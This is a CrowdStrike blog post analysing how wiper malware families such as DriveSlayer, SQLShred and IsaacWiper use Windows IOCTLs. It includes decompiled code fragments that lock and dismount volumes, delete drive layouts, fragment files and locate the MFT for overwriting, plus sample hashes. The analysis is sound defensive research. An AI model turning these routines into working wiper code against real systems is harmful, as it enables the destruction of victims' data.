The Anatomy of Wiper Malware, Part 3: Input/Output Controls

crowdstrike.com/blog/the-anatomy-of-wiper-malware-part-3/

Ioan Iacob - Iulian Madalin Ionita

September 26, 2022

In Part 1 of this four-part blog series examining wiper malware, the CrowdStrike Endpoint Protection Content Research Team introduced the topic of wipers, reviewed their recent history and presented common adversary techniques that leverage wipers to destroy system data. In Part 2, the team dove into third-party drivers and how they may be used to destroy system data.

In Part 3, we cover various input/output controls (IOCTLs) in more detail and how they are used to achieve different goals — including acquiring information about infected machines and locking/unlocking disk volumes, among others.

Input/Output Control (IOCTL) Primer

Throughout our analysis, we encountered different uses of IOCTLs across samples. These are used to obtain information about volumes or disks, as well as to achieve other functionalities like locking, unlocking, unmounting a volume, fragmentation of data on disk, and others.

The analyzed samples use the following IOCTLs:

IOCTLs	IOCTL Constant Name	Used By

0x00070000	IOCTL_DISK_GET_DRIVE_GEOMETRY	Petya wiper variant, Dustman and ZeroCleare
0x000700A0	IOCTL_DISK_GET_DRIVE_GEOMETRY_EX	DriveSlayer, Dustman and ZeroCleare, IsaacWiper
0x00070048	IOCTL_DISK_GET_PARTITION_INFO_EX	Shamoon 2, Petya wiper variant
0x00070050	IOCTL_DISK_GET_DRIVE_LAYOUT_EX	DriveSlayer
0x0007405C	IOCTL_DISK_GET_LENGTH_INFO	StoneDrill, Dustman and ZeroCleare
0x0007C054	IOCTL_DISK_SET_DRIVE_LAYOUT_EX	CaddyWiper
0x0007C100	IOCTL_DISK_DELETE_DRIVE_LAYOUT	SQLShred
0x00090018	FSCTL_LOCK_VOLUME	DriveSlayer, StoneDrill, IsaacWiper
0x0009001C	FSCTL_UNLOCK_VOLUME	IsaacWiper
0x00090020	FSCTL_DISMOUNT_VOLUME	DriveSlayer, Petya wiper variant, StoneDrill
0x00090064	FSCTL_GET_NTFS_VOLUME_DATA	DriveSlayer
0x00090068	FSCTL_GET_NTFS_FILE_RECORD	DriveSlayer
0x0009006F	FSCTL_GET_VOLUME_BITMAP	DriveSlayer
0x00090073	FSCTL_GET_RETRIEVAL_POINTERS	DriveSlayer, Shamoon 2
0x00090074	FSCTL_MOVE_FILE	DriveSlayer
0x000900A8	FSCTL_GET_REPARSE_POINT	SQLShred
0x000980C8	FCSTL_SET_ZERO_DATA	DoubleZero
0x002D1080	IOCTL_STORAGE_GET_DEVICE_NUMBER	DriveSlayer, IsaacWiper
0x00560000	IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS	DriveSlayer, Petya wiper variant, SLQShred, Dustman and ZeroCleare

While the majority of the wiper families use a few IOCTLs, DriveSlayer makes use of an extensive list of IOCTLs to achieve its goals. Some IO control codes are used to acquire information about the disks of the infected machine like NTFS partition tables, move files, fingerprint the drive, etc.

Acquiring Information

In the example below, DriveSlayer is using the **IOCTL_DISK_GET_DRIVE_LAYOUT_EX** and **IOCTL_DISK_GET_DRIVE_GEOMETRY_EX** IOCTLs to obtain information about the partitions and geometry of a drive. This helps the wiper to determine the location of the MFTs and MBRs in order for them to be scheduled for wiping. Similar implementations can be found using the other IOCTLs in IsaacWiper, Petya wiper variant, Dustman or ZeroCleare.

```
// 1BC44EEF75779E3CA1EEFB8FF5A64807DBC942B1E4A2672D77B9F6928D292591
BOOL __fastcall f_FS_ReadPartitionTables(int a1, int a2, void (__stdcall *a3_callback)())
{
    //...
    hDrive = GetDeviceHandle_CheckDiskGeometryType(
        L"\\\\.\\PhysicalDrive%u",
        &a2_driveGeometry,
        &a3_devType);
    if ( hDrive != INVALID_HANDLE_VALUE ) {
    DeviceIoControl(
        hDrive,
        IOCTL_DISK_GET_DRIVE_LAYOUT_EX,
         0, 0,
         pHeapBuffer_DiskLayout,
         size, &BytesReturned, 0);

    partitionStyle = pHeapBuffer_DiskLayout->PartitionStyle;
    if ( partitionStyle <= PARTITION_STYLE_RAW )
    {
        // ...
        BytesPerSector = a2_driveGeometry.Geometry.BytesPerSector;
        partitionEntry = pHeapBuffer_DiskLayout->PartitionEntry;
        currOffset = pHeapBuffer_DiskLayout->PartitionEntry;
        // if partitional style GPT or MBR
        while ( partitionEntry->PartitionStyle <= PARTITION_STYLE_GPT )
        {
            // ...
            SetFilePointerEx(
                hDrive,
                currOffset->StartingOffset,
                0,
                FILE_BEGIN)
            // ...
            ReadFile(
                hDrive,
                pHeapBuffer,
                a2_driveGeometry.Geometry.BytesPerSector,
                &BytesReturned, 0))
            // ..
        }
    }
    return retValue;
}
```

Figure 1. DriveSlayer acquires disk layout information via IOCTL_DISK_GET_DRIVE_LAYOUT_EX, followed by the usage of the returned data to determine which disk sectors to overwrite

DriveSlayer also uses **IOCTL_STORAGE_GET_DEVICE_NUMBER** to grab information such as partition number and device type, which is later used in the wiper process.

```
// 1BC44EEF75779E3CA1EEFB8FF5A64807DBC942B1E4A2672D77B9F6928D292591
if ( !DeviceIoControl(
      hFile,                            // HANDLE hDevice
      IOCTL_STORAGE_GET_DEVICE_NUMBER,  // DWORD dwIoControlCode
      0,                                // LPVOID lpInBuffer
      0,                                // DWORD nInBufferSize
      &pBuff_DeviceNum,                 // LPVOID lpOutBuffer
      12,                               // DWORD nOutBufferSize
      BytesReturned,                    // LPDWORD lpBytesReturned
      0))                               // LPOVERLAPPED lpOverlapped
{
    // ...
}
if ( pBuff_DeviceNum.DeviceType != FILE_DEVICE_DISK )
    goto return_label;
PartitionNumber = pBuff_DeviceNum.PartitionNumber;
*a3_devType = *&pBuff_DeviceNum.DeviceType;
a3_devType[2] = PartitionNumber;
```

Figure 2. Acquire various other info via the IOCTL_STORAGE_GET_DEVICE_NUMBER IOCTL

Volume Unmounting

The **FSCTL_LOCK_VOLUME** and **FSCTL_DISMOUNT_VOLUME** IOCTLs are used by DriveSlayer to lock and unmount a disk volume after the wiping routine has finished. In order to do so, DriveSlayer grabs a list of all the drive letters via **GetLogicalDriveStrings**, iterates through all of them, acquires a handle to each volume and sends two IOCTLs via **DeviceIoControl** API. A similar implementation is done by the Petya wiper variant and StoneDrill as well.

```
// 1BC44EEF75779E3CA1EEFB8FF5A64807DBC942B1E4A2672D77B9F6928D292591
memset(lpBuffer, 0, sizeof(lpBuffer));
LogicalDriveStringsW = GetLogicalDriveStringsW(216u, lpBuffer);
if ( LogicalDriveStringsW - 1 > 215 )
return GetLastError();
driveLetter = lpBuffer;
iter = &lpBuffer[LogicalDriveStringsW];
if ( lpBuffer < iter )
{
    do
    {
        a1_callback(driveLetter, a2);
        driveLetter += wcslen(driveLetter) + 1;
    }
        while ( driveLetter < iter );
}
```

Figure 3. Acquire list of drives via the GetLogicalDriveStrings API and send it to the callback function to lock and dismount

The usage of **FSCTL_LOCK_VOLUME** and **FSCTL_DISMOUNT_VOLUME** IO control codes can be seen in the following function call.

```
// 1BC44EEF75779E3CA1EEFB8FF5A64807DBC942B1E4A2672D77B9F6928D292591
BytesReturned = 0;
wsprintfW(FileName, L"%s%.2s", L"\\\\.\\", a1);
hFileW = CreateFileW(
    FileName,                         // LPCWSTR               lpFileName,
    GENERIC_READ | SYNCHRONIZE,       // DWORD                 dwDesiredAccess,
    FILE_SHARE_READ | FILE_SHARE_WRITE, // DWORD               dwShareMode,
    0,                                // LPSECURITY_ATTRIBUTES lpSecurityAttributes,
    CREATE_ALWAYS | CREATE_NEW,       // DWORD                 dwCreationDisposition,
    0,                                // DWORD                 dwFlagsAndAttributes,
    0);                               // HANDLE                hTemplateFile

DeviceIoControl(
    hFileW,             // HANDLE hDevice
    FSCTL_LOCK_VOLUME,// DWORD dwIoControlCode
    0,                  // LPVOID lpInBuffer
    0,                  // DWORD nInBufferSize
    0,                  // LPVOID lpOutBuffer
    0,                  // DWORD nOutBufferSize
    &BytesReturned,     // LPDWORD lpBytesReturned
    0);                 // LPOVERLAPPED lpOverlapped
DeviceIoControl(
    hFileW,
    FSCTL_DISMOUNT_VOLUME,
    0, 0, 0, 0,
    &BytesReturned, 0);
```

Figure 4. Usage of FSCTL_LOCK_VOLUME and FSCTL_DISMOUNT_VOLUME for locking and dismounting the volume

Destroying All Disk Contents

Besides the common approach of overwriting the MBR, SQLShred also calls the **DeviceIoControl** API with the **IOCTL_DISK_DELETE_DRIVE_LAYOUT** IO Control Code in order to make sure the disk is formatted from sector 0x00.

```
// 5eb5922b467474dccc7ab8780e32697f5afd59e8108b0cdafefb627b02bbd9ba
wsprintfA(FileName, "%s%d", "\\\\.\\PhysicalDrive", driveIndex);
PhysicalDrive_handle = CreateFileA(FileName, GENERIC_READ | GENERIC_WRITE, ...);
if ( PhysicalDrive_handle != INVALID_HANDLE_VALUE )
{
  DeviceIoControl(PhysicalDrive_handle,           // HANDLE hDevice
                  IOCTL_DISK_DELETE_DRIVE_LAYOUT, // DWORD dwIoControlCode
                  NULL,                           // LPVOID lpInBuffer
                  0,                              // DWORD nInBufferSize
                  OutBuffer,                      // LPVOID lpOutBuffer
                  0xC0u,                          // DWORD nOutBufferSize
                  &BytesReturned,                 // LPDWORD lpBytesReturned
                  0);                             // LPOVERLAPPED lpOverlapped
  CloseHandle(PhysicalDrive_handle);
}
```

Figure 5. Usage of IOCTL_DISK_DELETE_DRIVE_LAYOUT that removes the boot signature from the master boot record, so that the disk will be formatted from sector zero to the end of the disk

Overwriting Disk Clusters

The **FSCTL_GET_VOLUME_BITMAP** IOCTL is used by DriveSlayer to acquire a bitmap representation of the occupied clusters of a disk volume. The bitmap representation is returned as a data structure that describes the allocation state of each cluster in the file system, where positive bits indicate if the cluster is in use. DriveSlayer will use this bitmap to overwrite occupied clusters with randomly generated data.

```
// 1BC44EEF75779E3CA1EEFB8FF5A64807DBC942B1E4A2672D77B9F6928D292591
pBuff_bitmap2 = HeapReAlloc(hHeap, 0, pBuff_bitmap2, buffSize);
// ...
DeviceIoControl(
    hDevicea,                 // HANDLE hDevice
    FSCTL_GET_VOLUME_BITMAP,// DWORD dwIoControlCode
    &InBuffer,                // LPVOID lpInBuffer
    8,                        // DWORD nInBufferSize
    pBuff_bitmap2,            // LPVOID lpOutBuffer
    buffSize,                 // DWORD nOutBufferSize
    &BytesReturned,           // LPDWORD lpBytesReturned
    0);                       // LPOVERLAPPED lpOverlapped
// ... send the results back to the caller function
*a2_BMPbuffer = pBuff_bitmap2;
*a3_size = buffSize;
// ...
```

Figure 6. Grab bitmap representation of cluster usage via FSCTL_GET_VOLUME_BITMAP

Data Fragmentation

DriveSlayer uses two IOCTLs to fragment the data on disk, thus making file recovery harder. In order to fragment the data, the wiper determines the location on disk of individual files by requesting cluster information via the **FSCTL_GET_RETRIEVAL_POINTERS** IOCTL. The wiper continues by relocating virtual clusters using the **FSCTL_MOVE_FILE** IOCTL.

```
// 1BC44EEF75779E3CA1EEFB8FF5A64807DBC942B1E4A2672D77B9F6928D292591
// ...
DeviceIoControl(
    hObject,
    FSCTL_GET_RETRIEVAL_POINTERS,
    &InBuffer,
    8,
    p_RetrievalPoiters_OutBuffer,
    0x20,
    &BytesReturned,
    0);
// ...
pBuff_InMoveFileData.FileHandle = hObject;
pBuff_InMoveFileData.StartingVcn = InBuffer.StartingVcn;
pBuff_InMoveFileData.StartingLcn.QuadPart = StartingLcn;
pBuff_InMoveFileData.ClusterCount = v9;
DeviceIoControl(
    *hFile,
    FSCTL_MOVE_FILE,
    &pBuff_InMoveFileData,
    0x20,
    0,
    0,
    &BytesReturned, 0);
// ...
```

Figure 7. Fragmentation of data by using the FSCTL_MOVE_FILE IOCTL

File Type Determination

When getting information about files, besides **GetFileAttributesW** API, SQLShred wiper is also using the **FSCTL_GET_REPARSE_POINT** IOCTL to retrieve the reparse point data associated with the file or directory. In this case, the wiper is using it to check if the file is a symlink or the directory represents a mount point.

```
// 5eb5922b467474dccc7ab8780e32697f5afd59e8108b0cdafefb627b02bbd9ba
FileW = CreateFileW(lpFileName,
                    FILE_READ_EA,
                    FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
                    NULL,
                    OPEN_EXISTING,
                    FILE_FLAG_BACKUP_SEMANTICS | FILE_FLAG_OPEN_REPARSE_POINT,
                    NULL);x
// ...
symlink_or_mount_point = TRUE;
DeviceIoControl(FileW, FSCTL_GET_REPARSE_POINT, 0, 0, reparse_data, 0x4000u, &BytesReturned, 0)
// ...
if ( *reparse_data != IO_REPARSE_TAG_SYMLINK && *reparse_data != IO_REPARSE_TAG_MOUNT_POINT )
    symlink_or_mount_point = FALSE;
// ...
return symlink_or_mount_point;
```

Figure 8. Obtaining the reparse point data associated with the file or directory by using FSCTL_GET_REPARSE_POINT IOCTL, followed by checks for symlinks or mount points

File Iteration

Wipers like DriveSlayer will attempt to determine existing files by parsing the MFT rather than walking the directories and files recursively. The **FSCTL_GET_NTFS_VOLUME_DATA** IOCTL is used to obtain information about the specified NTFS volume, like volume serial number, number of sectors and clusters, free as well as reversed clusters and even the location of the MFT and its size. All of this information is part of the **NTFS_VOLUME_DATA_BUFFER** structure that is sent as an argument to the **DeviceIoControl** API. Malware uses this IOCTL to determine the location of the MFT and MFT-mirror in order to delete both of them by overwriting the raw sectors.

```
// 1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591
DeviceIoControl(driveSlayerStructure.hDevice,
                FSCTL_GET_NTFS_VOLUME_DATA,
                NULL, 0,
                pNTFSVolDataBuffer, 0x60u,
                &BytesReturned, 0);
// ...
driveSlayerStructure.ntfsVol_BytesPerFileRecordSegment =
pNTFSVolDataBuffer->BytesPerFileRecordSegment;
driveSlayerStructure.size_pHBuffNtfsFileOutBuff = pNTFSVolDataBuffer.
ntfsVol_BytesPerFileRecordSegment +
                                                  sizeof(NTFS_FILE_RECORD_OUTPUT_BUFFER) - 1;
driveSlayerStructure.ntfsVol_TotalClusters_LowPart = pNTFSVolDataBuffer->TotalClusters.LowPart;
driveSlayerStructure.ntfsVol_TotalClusters_HighPart = pNTFSVolDataBuffer->TotalClusters.HighPart;
driveSlayerStructure.ntfsVol_BytesPerCluster = pNTFSVolDataBuffer->BytesPerCluster;
// ...
driveSlayerStructure.ntfsVol_BytesPerSector = pNTFSVolDataBuffer->BytesPerSector;
if ( pNTFSVolDataBuffer->BytesPerSector ) {
    driveSlayerStructure.numberOfSectorsInCluster =
              pNTFSVolDataBuffer->BytesPerCluster / pNTFSVolDataBuffer->BytesPerSector;
    // ...
}
```

Figure 9. Gather volume data via the FSCTL_GET_NTFS_VOLUME_DATA IOCTL

The **FSCTL_GET_NTFS_FILE_RECORD** IOCTL is used to enumerate files from a NTFS formatted drive. The information is returned inside the **NTFS_FILE_RECORD_OUTPUT_BUFFER** structure that is sent as an argument to the **DeviceIoControl** API. Wipers like DriveSlayer use this IOCTL in order to determine the raw sectors associated with files and queue them for the wiping routine.

```
// 1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591
DeviceIoControl(  driveSlayerStructure->hDevice,
                        FSCTL_GET_NTFS_FILE_RECORD,
                        ntfsFileRecInBuffer,
                        8,
                        pHBuffNtfsFileOutBuff,
                        driveSlayerStructure->size_pHBuffNtfsFileOutBuff,
                        &BytesReturned,
                        0)
// ...
if ( *pHBuffNtfsFileOutBuff->FileRecordBuffer != 'ELIF'
|| (pHBuffNtfsFileOutBuff[2].FileReferenceNumber.u.LowPart & 0x10000) == 0 )
    return;
CallbackWhenMagicIsFound(typeAttributeSearch, pHBuffNtfsFileOutBuff->FileRecordBuffer, ...);
// ...
```

Figure 10. Retrieve file record information via the FSCTL_GET_NTFS_FILE_RECORD IOCTL

How the CrowdStrike Falcon Platform Offers Continuous Monitoring and Visibility

The CrowdStrike Falcon® platform takes a layered approach to protect workloads. Using on-sensor and cloud-based machine learning, behavior-based detection using indicators of attack (IOAs), and intelligence related to tactics, techniques and procedures (TTPs) employed by threat actors, the Falcon platform equips users with visibility, threat detection, automated protection and continuous monitoring for any environment, reducing the time to detect and mitigate threats.



Figure 11. Falcon UI screenshot showcasing how wipers are detected by the Falcon agent



Figure 12. Falcon UI screenshot showcasing detection of Petya by the Falcon sensor

Summary

Wipers frequently use various IOCTL codes in order to enrich their capabilities. Input/Output control codes can be used for various types of operations; they can help to enumerate files, locate the Master File Table (MFT), determine location of files on the raw disk, unmount drivers, fragment files, etc. These codes can be sent directly to the volume or drive itself, and even to the third-party drivers that we discussed in part 2.

In the next and final part of the wiper blog series, we will cover some less frequent techniques seen in wiper malware. The techniques are used to augment the existing destructive capabilities described so far and were seen in some particular wiper families.

Hashes

Wiper name	SHA256 hash value
Apostle	6fb07a9855edc862e59145aed973de9d459a6f45f17a8e779b95d4c55502dcce 19dbed996b1a814658bef433bad62b03e5c59c2bf2351b793d1a5d4a5216d27e
CaddyWiper	a294620543334a721a2ae8eaaf9680a0786f4b9a216d75b55cfd28f39e9430ea
Destover	e2ecec43da974db02f624ecadc94baf1d21fd1a5c4990c15863bb9929f781a0a
DoubleZero	3b2e708eaa4744c76a633391cf2c983f4a098b46436525619e5ea44e105355fe 30b3cbe8817ed75d8221059e4be35d5624bd6b5dc921d4991a7adc4c3eb5de4a
DriveSlayer	0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da 1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591 a259e9b0acf375a8bef8dbc27a8a1996ee02a56889cba07ef58c49185ab033ec
Dustman	f07b0c79a8c88a5760847226af277cf34ab5508394a58820db4db5a8d0340fc7
IsaacWiper	13037b749aa4b1eda538fda26d6ac41c8f7b1d02d83f47b0d187dd645154e033 7bcd4ec18fc4a56db30e0aaebd44e2988f98f7b5d8c14f6689f650b4f11e16c0
IsraBye	5a209e40e0659b40d3d20899c00757fa33dc00ddcac38a3c8df004ab9051de0d
KillDisk	8a81a1d0fae933862b51f63064069aa5af3854763f5edc29c997964de5e284e5 1a09b182c63207aa6988b064ec0ee811c173724c33cf6dfe36437427a5c23446
Meteor and Comet/Stardust	2aa6e42cb33ec3c132ffce425a92dfdb5e29d8ac112631aec068c8a78314d49b d71cc6337efb5cbbb400d57c8fdeb48d7af12a292fa87a55e8705d18b09f516e 6709d332fbd5cde1d8e5b0373b6ff70c85fee73bd911ab3f1232bb5db9242dd4 9b0f724459637cec5e9576c8332bca16abda6ac3fbbde6f7956bc3a97a423473
Ordinypt	085256b114079911b64f5826165f85a28a2a4ddc2ce0d935fa8545651ce5ab09
Petya	0f732bc1ed57a052fecd19ad98428eb8cc42e6a53af86d465b004994342a2366 fd67136d8138fb71c8e9677f75e8b02f6734d72f66b065fc609ae2b3180a1cbf 4c1dc737915d76b7ce579abddaba74ead6fdb5b519a1ea45308b8c49b950655c
Shamoon	e2ecec43da974db02f624ecadc94baf1d21fd1a5c4990c15863bb9929f781a0a c7fc1f9c2bed748b50a599ee2fa609eb7c9ddaeb9cd16633ba0d10cf66891d8a 7dad0b3b3b7dd72490d3f56f0a0b1403844bb05ce2499ef98a28684fbccc07b4 8e9681d9dbfb4c564c44e3315c8efb7f7d6919aa28fcf967750a03875e216c79 f9d94c5de86aa170384f1e2e71d95ec373536899cb7985633d3ecfdb67af0f72 4f02a9fcd2deb3936ede8ff009bd08662bdb1f365c0f4a78b3757a98c2f40400
SQLShred/Agrius	18c92f23b646eb85d67a890296000212091f930b1fe9e92033f123be3581a90f e37bfad12d44a247ac99fdf30f5ac40a0448a097e36f3dbba532688b5678ad13

StoneDrill	62aabce7a5741a9270cddac49cd1d715305c1d0505e620bbeaec6ff9b6fd0260 2bab3716a1f19879ca2e6d98c518debb107e0ed8e1534241f7769193807aac83 bf79622491dc5d572b4cfb7feced055120138df94ffd2b48ca629bb0a77514cc
Tokyo Olympic wiper	fb80dab592c5b2a1dcaaf69981c6d4ee7dbf6c1f25247e2ab648d4d0dc115a97 c58940e47f74769b425de431fd74357c8de0cf9f979d82d37cdcf42fcaaeac32
WhisperGate	a196c6b8ffcb97ffb276d04f354696e2391311db3841ae16c8c9f56f36a38e92 44ffe353e01d6b894dc7ebe686791aa87fc9c7fd88535acc274f61c2cf74f5b8 dcbbae5a1c61dbbbb7dcd6dc5dd1eb1169f5329958d38b58c3fd9384081c9b78
ZeroCleare	becb74a8a71a324c78625aa589e77631633d0f15af1473dfe34eca06e7ec6b86

Additional Resources

- *Learn how the powerful CrowdStrike Falcon platform provides comprehensive protection across your organization, workers and data, wherever they are located.*
- *Get a full-featured free trial of CrowdStrike Falcon Prevent™ and see for yourself how true next-gen AV performs against today's most sophisticated threats.*